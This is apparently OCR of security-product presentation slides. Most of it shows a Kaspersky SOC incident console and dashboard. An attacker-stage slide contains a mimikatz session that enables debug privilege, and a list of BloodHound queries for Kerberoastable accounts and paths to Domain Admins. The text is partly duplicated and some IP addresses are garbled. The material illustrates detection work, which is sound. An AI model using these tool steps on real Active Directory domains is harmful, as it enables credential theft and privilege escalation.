
Intergations efficiency



SOC
Company Name
15 tenants selected
Dashboard
Reports
INFORMATION
Alerts
Incidents
Notifications
TOOLS
Threat hunting
Incident rules
Playbooks
ASSETS
Devices
Users
Applications
Online Help
Incidents
Assignment mode
Auto
235 Total
26 Ralph Edwards Online
10 Floyd Miles Offline
5 Esther Howard Offline
Retrospective incidents view: total
New
In progress
Resolved
08:00
14:00
20:00
02:00
08:00
Assignee All
Created Past week
Severity Any
Integrations All
Register incident
Assign analyst
Apply playbook
Change stage
Mark for escalation
Export
Categorize
Registered, threat duration
Incident name, events number
SLA
Priority
Assets affected
Affected entity details
Detection technology
Response, state
Assignee
31.01.2021 12:34:56 New
Kerberoasting [AD attack][Important] 2 alerts
3m of 2h
High
DMZ and 5 more
IP IP: 10.69.196.41, 10.69.196.2
KATA.IoA
AD password reset Running
Ralph Edwards In progress
01.02.2021 10:25:45 New
Account created [AD][Suspicious] 1 alert
45m of 72h
Low
Marketing and 1 more
IP IP: 10.69.197.6
KUMA.Correlation
General enrichment Running
Ralph Edwards In progress
03.02.2021 09:00:25 New
Enumeration [catalog listing][linux] 1 alert
5m of 72h
Low
HR departament and 2 more
IP IP: 10.69.197.55
KUMA.Correlation
Files enumeration Running
Ralph Edwards In progress
04.02.2021 15:05:24 New
Malware [windows][antivirus][adware] 2 alert
0m of 72h
Low
Reception and 2 more
NE IP IP: 10.69.199.32, 10.69.199.33
KES.FileAV
Email notification Running
Ralph Edwards In progress
05.02.2021 23:35:08 New
Brute force attempts [Brute force] 1 alert
5m of 8h
Low
DMZ and 3 more
IP IP: 10.69.196.60, 10.69.198.57 and 1 more
KUMA – Active Directory
General enrichment Running
Ralph Edwards In progress
© 2020 Kaspersky Lab. All Rights Reserved.
Version: 12.0.107
Privacy Policy
Show Tutorial
kaspersky


SOC
Company Name
15 tenants selected
SOC
Dashboard
Reports
INFORMATION
Alerts
Incidents
Notifications
TOOLS
Threat hunting
Incident rules
Playbooks
ASSETS
Devices
Users
Applications
Online Help
Incidents
Assignment mode
Auto
235 Total
26 Ralph Edwards
Online
10 Floyd Miles
Offline
5 Esther Howard
Offline
Retrospective incidents view: total
New
In progress
Resolved
08:00
14:00
20:00
02:00
08:00
Assignee
All
Created
Past week
Severity
Any
Integrations
All
Register incident
Assign analyst
Apply playbook
Change stage
Mark for escalation
Export
Categorize
Registered, threat duration
Incident name, events number
SLA
Priority
Assets affected
Affected entity details
Detection technology
Response, state
Assignee
31.01.2021 12:34:56
New
Kerberoasting [AD attack][Important]
2 alerts
3m of 2h
High
DMZ
and 5 more
IP
IP: 10.69196.41, 10.69196.2
KATA IoA
AD password reset
Running
Ralph Edwards
In progress
01.02.2021 10:25:45
New
Account created [AD][Suspicious]
1 alert
45m of 72h
Low
Marketing
and 1 more
IP
IP: 10.69197.6
KUMA Correlation
General enrichment
Running
Ralph Edwards
In progress
03.02.2021 09:00:25
New
Enumeration [catalog listing][linux]
1 alert
5m of 72h
Low
HR departament
and 2 more
IP
IP: 10.69197.55
KUMA Correlation
Files enumeration
Running
Ralph Edwards
In progress
04.02.2021 15:05:24
New
Malware [windows][antivirus][adware]
2 alert
0m of 72h
Low
Reception
and 2 more
NE IP
IP: 10.69199.32, 10.69199.33
KES File AV
Email notification
Running
Ralph Edwards
In progress
05.02.2021 23:35:08
New
Brute force attempts [Brute force]
1 alert
5m of 8h
Low
DMZ
and 3 more
IP
IP: 10.69196.60, 10.69198.57
and 1 more
KUMA – Active Directory
General enrichment
Running
Ralph Edwards
In progress
© 2020 Kaspersky Lab. All Rights Reserved.
Version: 12.0.137
Privacy Policy
Show Tutorial
kaspersky



Атакующий


Стадия атаки





mimikatz 2.2.0 x64 (oe.eo)
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd c:\Users\Batman\Desktop\mimikatz_trunk\x64
c:\Users\Batman\Desktop\mimikatz_trunk\x64>mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # log log.txt
Using 'log.txt' for logfile : OK
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # _

Стадия атаки




Search for a node
Database Info
Node Info
Analysis
Pre-Built Analytics Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Rights for Domain Users Groups
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find Domain Admin Logons to non-Domain Controllers
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)
Custom Queries
ENTERPRISE ADMINS@OSMP.TEST
ADMINISTRATORS@OSMP.TEST
OSMP.TEST
OSMP-AD.OSMP.TEST
ENTERPRISE DOMAIN CONTROLLERS@OSMP.TEST
DOMAIN CONTROLLERS@OSMP.TEST
DOMAIN ADMINS@OSMP.TEST


Аналитик

Strategic Dashboard

Each widget contains information collected from all integrations

Last updated Dec 12, 2020, 03:00

Quarter

Integration activity


KES
KATA/EDR

Incidents | Traffic | Detection and Response | Protection and Threats | Licenses | Commercial equipment

Incidents

Total incidents

Malware | Denial of service | Unlawful activity | Email | Detailed report




Incidents by state

New | In progress | Resolved


Mean time to detect

Malware | Denial of service | Unlawful activity | Email



Mean time to response


Malware | Denial of service | Unlawful activity | Email

